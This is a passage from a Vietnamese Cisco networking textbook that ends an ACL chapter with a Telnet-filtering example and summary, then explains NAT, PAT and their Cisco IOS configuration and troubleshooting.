    10 deny tcp any host 10.160.22.33 eq telnet
    20 permit ip any any
```

Nguyên nhân chính gây lỗi chính là dùng Telnet để kết nối vào trong router thì khác hoàn toàn khi dùng Telnet để kết nối qua router để đến thiết bị khác. Rule 10 từ chối Telnet gán trên cổng S0 của Router B. Host 10.1.1.1 vẫn còn có thể dùng Telnet để kết nối vào trong router B khi dùng những cổng địa chỉ khác, như là cổng E0. Khi nếu khóa luồng Telnet vào trong hay ra ngoài của một router, dùng **access-class** để áp đặt vào đường các vty.

Khái quát chung:

Standard và extended Cisco IOS ACL được sử dụng để phân loại các gói tin IP. Các nhiều tính năng của ACL bao gồm bảo mật, mã hóa, dựa trên chính sách định tuyến, và chất lượng dịch vụ (QoS). Những tính năng này được áp dụng trên router và chuyển đổi giao diện cho các hướng dẫn cụ thể (hướng trong so với ngoài).

Numbered ACL xác định loại của ACL đang được tạo ra: standard hoặc extended. Chúng cũng cho phép các quản trị linh hoạt hơn khi họ đang sửa đổi các mục ACL.

Danh sách sau đây tóm tắt những điểm chính được thảo luận trong chương này:

■ ACL có thể được sử dụng để lọc các gói tin IP hoặc xác định luồng dữ liệu để xử lý đặc biệt.

■ ACL thực hiện xử lý từ trên xuống và có thể được cấu hình cho lưu lượng truy cập đến hoặc đi.

■ Trong một wildcard mask, 0 có nghĩa là để phù hợp với các bit địa chỉ tương ứng, và 1 có nghĩa là bỏ qua các bit địa chỉ tương ứng.

■ Standard IPv4 cho phép ACL lọc dựa trên địa chỉ nguồn.

■ Extended ACL IPv4 cho phép lọc dựa trên địa chỉ nguồn và đích, cũng như các giao thức và số cổng.

■ Các câu lệnh **show access-lists** và **show ip interface** rất hữu ích trong việc xử lý sự cố khi cấu hình ACL.


PART 2: Mở rộng quy mô mạng với NAT và PAT

Hai thách thức về khả năng mở rộng Internet do sự cạn kiệt của IP phiên bản 4 (IPv4) về địa chỉ không gian và nhân rộng trong định tuyến. Cisco IOS Network Address Translation (NAT) và Port Address Translation (PAT) là cơ chế bảo tồn đăng ký địa chỉ IPv4 trong các mạng lớn và đơn giản hóa nhiệm vụ quản lý địa chỉ IPv4. NAT và PAT dịch địa chỉ IPv4 trong mạng nội bộ đến các địa chỉ IPv4 hợp pháp để vận chuyển trên các mạng công cộng bên ngoài, chẳng hạn như Internet, mà không yêu cầu một địa chỉ subnet đăng ký. Luồng dữ liệu đi vào được dịch trở lại thành địa chỉ cấp phát bên trong.

Bản dịch này của địa chỉ IPv4 loại bỏ sự cần thiết phải đánh số lại host và cho phép cùng một dải địa chỉ IPv4 sẽ được sử dụng trong nhiều mạng nội bộ. Phần này mô tả các tính năng được cung cấp bởi các NAT và PAT và cho bạn thấy làm thế nào để cấu hình NAT và PAT trên router Cisco.

I - Giới thiệu về NAT và PAT:

NAT hoạt động trên một router Cisco và được thiết kế để đơn giản hóa địa chỉ IPv4 và bảo tồn. NAT cho phép địa chỉ riêng IPv4 sử dụng địa chỉ IPv4 không đăng kí để kết nối với Internet. Thông thường, NAT kết nối hai mạng lưới và dịch địa chỉ riêng trong mạng nội bộ (inside local) vào địa chỉ công cộng (inside global) trước khi gói tin được chuyển tiếp đến một mạng khác. Là một phần của chức năng này, bạn có thể cấu hình NAT để quảng cáo chỉ có một địa chỉ cho toàn bộ mạng thế giới bên ngoài. Quảng cáo chỉ có một địa chỉ có hiệu quả ẩn mạng nội bộ từ thế giới bên ngoài, cung cấp thêm tính bảo mật cho hệ thống mạng bên trong. Hình 2-1 cho thấy một ví dụ về sự biên dịch địa chỉ giữa mạng riêng và mạng công cộng.



NAT Table

Inside Local IPv4 Address	Inside Global IPv4 Address
10.0.0.1	171.69.58.80
10.0.0.2	171.69.58.81

Hình 2-1: Network Address Translations

Bất kỳ thiết bị nằm giữa một mạng nội bộ và mạng công cộng như tường lửa, router, hoặc một máy tính – sử dụng NAT, được định nghĩa trong RFC 1631.

Trong thuật ngữ NAT, mạng bên trong (inside network) là tập hợp của các mạng để dịch. Mạng lưới bên ngoài (outside network) đề cập đến tất cả các địa chỉ khác. Thông thường đây là những địa chỉ hợp lệ trên Internet.

Cisco định nghĩa về NAT:

■ **Inside local address**: Các địa chỉ IPv4 được gán cho một host trên mạng bên trong. Các địa chỉ bên trong có thể không phải là một địa chỉ IPv4 được gán bởi Trung tâm Mạng lưới thông tin hoặc nhà cung cấp dịch vụ.

■ **Inside global address**: Một địa chỉ IPv4 hợp pháp được gán bởi các nhà cung cấp NIC hoặc nhà cung cấp dịch vụ mà đại diện cho một hoặc nhiều địa chỉ IPv4 bên trong đến với thế giới bên ngoài.

■ **Outside local address**: Các địa chỉ IPv4 của một host bên ngoài khi nó xuất hiện với mạng bên trong. Không nhất thiết phải hợp pháp, các địa chỉ bên ngoài ục bộ được phân bổ từ một không gian địa chỉ định tuyến ở bên trong.

■ **Outside global address**: Các địa chỉ IPv4 được gán cho một host trên mạng bên ngoài của chủ sở hữu host. Các địa chỉ bên ngoài được cấp phát từ một địa chỉ trên toàn cục định tuyến hay không gian mạng.

NAT có nhiều hình thức và có thể làm việc theo nhiều cách sau:

■ **Static NAT**: Gán địa chỉ IPv4 không đăng ký với một địa chỉ IPv4 đăng ký (one to one). NAT tĩnh đặc biệt hữu ích khi một thiết bị được truy cập từ bên ngoài mạng.

■ **Dynamic NAT**: Gán địa chỉ IPv4 không đăng ký với một địa chỉ IPv4 đăng ký từ một nhóm các địa chỉ IPv4 đăng ký.

■ **NAT overloading**: Gán nhiều địa chỉ IPv4 không đăng ký với một địa chỉ IPv4 đơn đăng ký (many to one) bằng cách sử dụng các cổng khác nhau. Quá tải (overloading) còn được gọi là PAT và là một dạng của NAT động.


NAT cung cấp những lợi ích hơn khi sử dụng các địa chỉ công cộng:

■ Loại bỏ sự cần thiết phải gán lại địa chỉ cho tất cả các host có yêu cầu truy cập ra bên ngoài, tiết kiệm thời gian và tiền bạc.

■ Bảo tồn địa chỉ thông qua ghép kênh các cổng ứng dụng. Với NAT, host nội bộ có thể chia sẻ một địa chỉ IPv4 đăng ký duy nhất cho tất cả các thông tin liên lạc bên ngoài. Trong loại cấu hình, tương đối ít các địa chỉ bên ngoài là cần thiết để hỗ trợ nhiều host nội bộ, do đó bảo tồn các địa chỉ IPv4.

■ Bảo vệ an ninh mạng. Bởi vì các mạng cá nhân không quảng cáo địa chỉ của họ hoặc cấu trúc liên kết nội bộ, họ vẫn an toàn hợp lý khi họ đạt được kiểm soát truy cập bên ngoài kết hợp với NAT.

Một trong những tính năng chính của NAT là PAT, mà cũng được gọi là "overload" trong cấu hình Cisco IOS. PAT cho phép bạn chuyển nhiều địa chỉ nội bộ thành một địa chỉ bên ngoài duy nhất, cơ bản cho phép các địa chỉ nội bộ để chia sẻ một địa chỉ bên ngoài. Hình 2-2 cho thấy một ví dụ về dịch địa chỉ Port. Danh sách sau đây nêu bật những hoạt động của PAT:



Hình 2-2: Port Address Translation


■ PAT sử dụng số nguồn cổng duy nhất trên địa chỉ IPv4 để phân biệt giữa các bản dịch. Bởi vì số cổng được mã hóa trong 16 bit, tổng số phiên nội bộ NAT có thể dịch thành địa chỉ bên ngoài, về mặt lý thuyết, có đến 65.536.

■ PAT nỗ lực để bảo quản port nguồn gốc. Nếu các cổng nguồn đã được giao, PAT nỗ lực để tìm số cổng đầu tiên có sẵn. Nó bắt đầu từ đầu của nhóm cổng phù hợp, 0 đến 511, 512-1023, hoặc 1024-65535. Nếu PAT không tìm thấy một cổng có sẵn từ các nhóm cổng phù hợp và nếu có nhiều hơn một địa chỉ IPv4 bên ngoài được cấu hình, PAT di chuyển đến địa chỉ IPv4 tiếp theo và cố gắng bố trí các cổng nguồn gốc một lần nữa. PAT tiếp tục cố gắng để bố trí các cổng nguồn gốc cho đến khi nó chạy ra cổng hiện có và địa chỉ IPv4 bên ngoài.

1. Biên dịch địa chỉ nguồn bên trong:

Ta có thể dịch các địa chỉ IPv4 riêng vào địa chỉ IPv4 toàn cầu duy nhất khi đang giao tiếp bên ngoài mạng. Ta có thể cấu hình dịch tĩnh hoặc động địa chỉ nguồn bên trong.

Hình 2-3 minh họa một router dịch một địa chỉ nguồn bên trong một mạng vào một địa chỉ nguồn bên ngoài mạng.



Hình 2-3: Biên dịch một địa chỉ với NAT.

Các bước để dịch một địa chỉ nguồn bên trong như sau:

Bước 1: Người dùng tại host 1.1.1.1 sẽ mở ra một kết nối tới host B.

Bước 2: Các gói tin đầu tiên mà router nhận được từ host 1.1.1.1, router sẽ kiểm tra bảng NAT của nó.

• Nếu một mục biên dịch tĩnh được cấu hình, các bộ định tuyến đi đến Bước 3.
• Nếu không có mục biên dịch nào tồn tại, router sẽ xác định rằng địa chỉ nguồn 1.1.1.1 (SA 1.1.1.1) phải được dịch tự động. Router sau đó chọn một địa chỉ hợp pháp, có giá trị toàn cục từ các pool địa chỉ động và tạo ra một mục biên dịch (trong ví dụ, 2.2.2.2). Loại mục này được gọi là một mục nhập đơn giản (simple entry).

Bước 3: Router thay thế địa chỉ nguồn bên trong nội bộ của host 1.1.1.1 với mục biên dịch địa chỉ toàn cục và chuyển tiếp các gói tin.

Bước 4: Host B nhận được gói dữ liệu và phản hồi tới host 1.1.1.1 bằng cách sử dụng địa chỉ IPv4 toàn cục đích 2.2.2.2 (DA 2.2.2.2).

Bước 5: Khi router nhận được gói tin với địa chỉ IPv4 trong toàn cục, các bộ định tuyến thực hiện một bảng tra cứu bằng cách sử dụng NAT địa chỉ bên trong toàn cục như một key. Các bộ định tuyến sau đó chuyển các địa chỉ trở lại

địa chỉ nội bộ bên trong của host 1.1.1.1 và chuyển tiếp các gói tin đến host 1.1.1.1. Host 1.1.1.1 nhận được gói và tiếp tục cuộc trao đổi thông tin. Router thực hiện bước 2 đến 5 cho mỗi gói.

Bảng sau minh họa thứ tự mà một router tiến hành thẩm tra luồng dữ liệu, tuỳ thuộc vào hướng của bản dịch.

Local to global	Global to local
1. Kiểm tra danh sách đầu vào truy cập nếu sử dụng Ipsec. 2. Thực hiện giải mã-cho công nghệ mã hóa hoặc IPsec. 3. Kiểm tra danh sách truy cập vào. 4. Kiểm tra tốc độ giới hạn của đầu vào. 5. Thực hiện thống kê các gói tin vào. 6. Thực hiện chính sách định tuyến. 7. Chuyển gói tin. 8. Chuyển tới cache web. 9. Thực hiện NAT bên trong ra bên ngoài (cục bộ đến toàn cục). 10. Kiểm tra crypto map và đánh dấu cho việc mã hóa nếu thích hợp. 11. Kiểm tra danh sách truy cập ra bên ngoài.	1. Kiểm tra danh sách đầu vào truy cập nếu sử dụng IPsec. 2. Thực hiện giải mã-cho công nghệ mã hóa hoặc IPsec. 3. Kiểm tra danh sách truy cập vào. 4. Kiểm tra tốc độ giới hạn của đầu vào. 5. Thực hiện thống kê các gói tin vào. 6. Thực hiện NAT ngoài vào trong (chuyển đổi địa chỉ từ toàn cục đến nội bộ). 7. Thực hiện chính sách định tuyến. 8. Chuyển gói tin. 9. Chuyển tới cache web. 10. Kiểm tra crypto map và đánh dấu cho việc mã hóa nếu thích hợp. 11. Kiểm tra danh sách truy cập ra bên ngoài. 12. Kiểm tra CBAC. 13. TCP đánh chặn. 14. Thực hiện mã hóa. 15. Thực hiện xếp hàng đợi.

IPsec = IP security

CBAC = Context-Based Access Control

Để cấu hình biên dịch từ địa chỉ tĩnh bên trong trên router, làm theo các bước sau:

Bước 1 Thiết lập biên dịch tĩnh giữa một địa chỉ nội bộ bên trong và một địa chỉ bên trong toàn cục

Router(config)#**ip nat inside source static** *local-ip global-ip*.

Dùng câu lệnh **no ip nat inside source static** để bỏ đi cấu hình trên.

Bước 2 Xác định và đánh dấu các giao diện cổng bên trong.

```
Router(config)#interface type number
Router(config-if)#ip nat inside
```

Bước 3: Xác định và đánh dấu các giao diện cổng bên ngoài.


```
Router(config)#interface type number
Router(config-if)#ip nat outside
```

Sử dụng lệnh **show ip nat translation** trong chế độ EXEC để hiển thị thông tin biên dịch, như thể hiện ở đây:

```
RouterX# show ip nat translations
     Pro      Inside global   Inside local   Outside local   Outside global
     ---           192.168.1.2       10.1.1.2
```

2. Cơ chế NAT tĩnh:

Ví dụ này cho thấy việc sử dụng các phương pháp gán địa chỉ riêng biệt với NAT tĩnh cho mạng, như hình 2-4. Router biên dịch các gói tin từ host 10.1.1.2 đến một địa chỉ nguồn của 192.168.1.2.



Hình 2-4: NAT tĩnh

Để cấu hình biên dịch động địa chỉ nguồn, theo các bước sau:

Bước 1: Xác định một pool của các địa chỉ toàn cục được cấp phát khi cần thiết.

```
Router(config)#ip nat pool name start-ip end-ip {netmask netmask | prefix-length prefix-length}
```

Dùng câu lệnh **no ip nat pool** để bỏ cấu hình trên.

Bước 2 Xác định một danh sách điều khiển truy cập chuẩn (ACL) cho phép các địa chỉ đó sẽ được biên dịch.

Router(config)#**access-list** *access-list-number* **permit** *source [source-wildcard]*

Bước 3: Thiết lập biên dịch động các địa chỉ nguồn, quy định cụ thể ACL đã được định nghĩa trong bước trước.

Router(config)#**ip nat inside source list** *access-list-number* **pool** *name*

Bước 4: Xác định và đánh dấu các giao diện cổng bên trong.

Router(config)#**interface** *type number*
Router(config)#**ip nat inside**


Bước 5: Xác định và đánh dấu các giao diện cổng bên ngoài.

Router(config)#**interface** *type number*
Router(config)#**ip nat outside**

Sử dụng lệnh **ip nat translations** trong chế độ EXEC để hiển thị thông tin biên dịch.

3. Cơ chế NAT động:

Ví dụ trong hình 2-5 cho thấy sự chuyển tất cả các địa chỉ nguồn mà thông qua 1 ACL, có nghĩa là một địa chỉ nguồn từ mạng 192.168.1.0/24, vào một địa chỉ từ các pool có tên là net-208. Pool địa chỉ từ 171.69.233.209/28 đến 171.69.233.222/28.




Hình 2-5: NAT động.

4. Overloading một địa chỉ toàn cục bên trong:

Bạn có thể bảo tồn các địa chỉ trong pool địa chỉ bên trong toàn cục bằng cách cho phép các router sử dụng một địa chỉ toàn cục bên trong cho nhiều địa chỉ nội bộ bên trong. Khi overloading này được cấu hình, các bộ định tuyến duy trì đầy đủ thông tin từ các giao thức cao cấp-thí dụ, số cổng TCP hoặc UDP-để dịch địa chỉ bên trong toàn cục trở lại vào đúng địa chỉ nội bộ bên trong. Khi nhiều địa chỉ nội bộ bên trong gán đến một địa chỉ toàn cục bên trong, các số cổng TCP hay UDP của mỗi host sẽ dùng để phân biệt giữa các địa chỉ nội bộ.

Hình 2-6 minh họa hoạt động NAT khi một địa chỉ toàn cục bên trong đại diện cho nhiều địa chỉ nội bộ bên trong. Các số cổng TCP hoạt động giải quyết vấn đề phân biệt các địa chỉ.



Protocol	Inside Local IPv4 Address:Port	Inside Global IPv4 Address:Port	Outside Global IPv4 Address:Port
TCP	1.1.1.2:1723	2.2.2.2:1723	6.5.4.7:23
TCP	1.1.1.1:1024	2.2.2.2:1024	9.6.7.3:23

Hình 2-6: Overloading một địa chỉ toàn cục bên trong.

Cả host B và host C nghĩ rằng họ đang nói chuyện với một host duy nhất tại địa chỉ 2.2.2.2. Thật ra họ đang nói chuyện với các host khác nhau, số cổng chính là sự khác biệt. Trong thực tế, nhiều host bên trong có thể chia sẻ địa chỉ IPv4 trong toàn cục bằng cách sử dụng nhiều số cổng.

Router thực hiện quá trình khi overloading các địa chỉ toàn cục bên trong như sau:

Bước 1: Người dùng tại host 1.1.1.1 sẽ mở ra một kết nối tới host B.

Bước 2: Các gói tin đầu tiên mà router nhận được từ host 1.1.1.1 và router kiểm tra bảng NAT của nó.

Nếu không có mục biên dịch tồn tại, router sẽ xác định địa chỉ 1.1.1.1 phải được biên dịch và thiết lập một bản dịch của các địa chỉ nội bộ bên trong 1.1.1.1 vào một địa chỉ pháp lý toàn cục ở bên trong. Nếu quá tải (overloading) được kích hoạt và bản dịch khác đang hoạt động, router sử dụng lại địa chỉ bên trong toàn cục từ các bản dịch đó và tiết kiệm đủ thông tin để có thể dịch trở lại. Loại mục được gọi là một mục mở rộng (extended entry).

Bước 3: Router thay thế địa chỉ nguồn bên trong nội bộ 1.1.1.1 với các lựa chọn bên trong địa chỉ toàn cục và chuyển tiếp các gói tin.

Bước 4 Host B nhận được gói dữ liệu và phản hồi tới host 1.1.1.1 bằng cách sử dụng địa chỉ IPv4 toàn cục 2.2.2.2.

Bước 5: Khi router nhận được gói tin với địa chỉ IPv4 trong toàn cục, các bộ định tuyến thực hiện một bảng NAT tra cứu. Sử dụng các địa chỉ bên trong toàn cục và cổng và địa chỉ toàn cục bên ngoài và cổng như là một key, các router dịch địa chỉ trở lại vào địa chỉ nội bộ bên trong 1.1.1.1 và chuyển tiếp các gói tin đến host 1.1.1.1. Host 1.1.1.1 nhận được gói và tiếp tục cuộc đàm thoại. Router thực hiện bước 2 đến 5 cho mỗi gói.

Để cấu hình overloading của các địa chỉ toàn cục bên trong theo các bước sau:

Bước 1: Xác định một standard ACL cho phép các địa chỉ đó sẽ được biên dịch.

Router(connfig)#**access-list** *access-list-number* **permit** *source [source-wildcard]*

Bước 2: Thiết lập bảng dịch nguồn động, quy định cụ thể ACL đã được định nghĩa trong bước trước.

Router(config)#**ip nat inside source list** *access-list-number* **interface** *interface* **overload**

Dùng câu lệnh **no ip nat inside source** để bỏ lệnh trên.
Từ khóa **overload** dùng để bật tính năng PAT.

Bước 3 Xác định giao diện cổng bên trong.

Router(config)#**interface** *type number*
Router(config-if)#**ip nat inside**

Bước 4: Xác định các giao diện cổng bên ngoài.

Router(config)#**interface** *type number*
Router(config-if)#**ip nat outside**

Sử dụng lệnh **show ip nat translations** trong chế độ EXEC để hiển thị thông tin biên dịch hoạt động.

Theo mặc định, thời gian time out của NAT động từ các bảng NAT và PAT sau một thời gian không sử dụng. Bạn có thể cấu hình lại timeout mặc định với lệnh **ip nat translation**. Cú pháp cho lệnh này là như sau:

ip nat translation *{timeout | udp-timeout | dns-timeout | tcp-timeout | finrst-timeout | icmp-timeout | pptp-timeout | syn-timeout | port-timeout} {seconds |* **never**}

II - Giải quyết vấn đề bảng dịch :

Khi có vấn đề kết nối trong một môi trường NAT, nó thường rất khó để xác định nguyên nhân của vấn đề. NAT thường là nguyên nhân, trong khi thực tế có một vấn đề cơ bản. Khi bạn đang cố gắng xác định nguyên nhân của một vấn đề kết nối IPv4, nó giúp loại bỏ NAT như là vấn đề tiềm năng. Thực hiện theo các bước sau để xác minh rằng NAT đang hoạt động như mong đợi:

Bước 1 Dựa trên cấu hình, xác định rõ những gì NAT phải đạt được. Bạn có thể xác định cấu hình NAT có vấn đề.

Bước 2 Sử dụng lệnh **show ip nat translations** để xác định xem bản dịch đúng chưa.

Bước 3 Kiểm tra sự chuyển đổi địa chỉ đang xảy ra bằng cách sử dụng lệnh **show** và **debug**.

Bước 4 Xem xét cụ thể những gì đang xảy ra với các gói tin, và xác minh rằng các router có các thông tin định tuyến chính xác cho các địa chỉ dịch chuyển các gói tin.

Nếu việc chuyển đổi địa chỉ không tương ứng trong bảng dịch, xác minh các mục sau đây:

• Không có ACL hướng trong để từ chối gói tin vào các bộ định tuyến NAT.
• Các ACL được tham chiếu bởi lệnh NAT cho phép tất cả các mạng cần thiết.
• Các pool có địa chỉ NAT đủ.
• Các giao diện cổng có đúng với NAT vào trong hay NAT ra ngoài.

Trong môi trường mạng đơn giản, nó rất hữu ích để theo dõi số liệu thống kê NAT bằng câu lệnh **show ip nat statistics.** Tuy nhiên, trong một môi trường NAT phức tạp hơn với một số bản dịch đang diễn ra, lệnh này cho thấy không còn hữu ích. Trong trường hợp này, nó có thể là cần thiết để chạy các lệnh **debug** trên router.

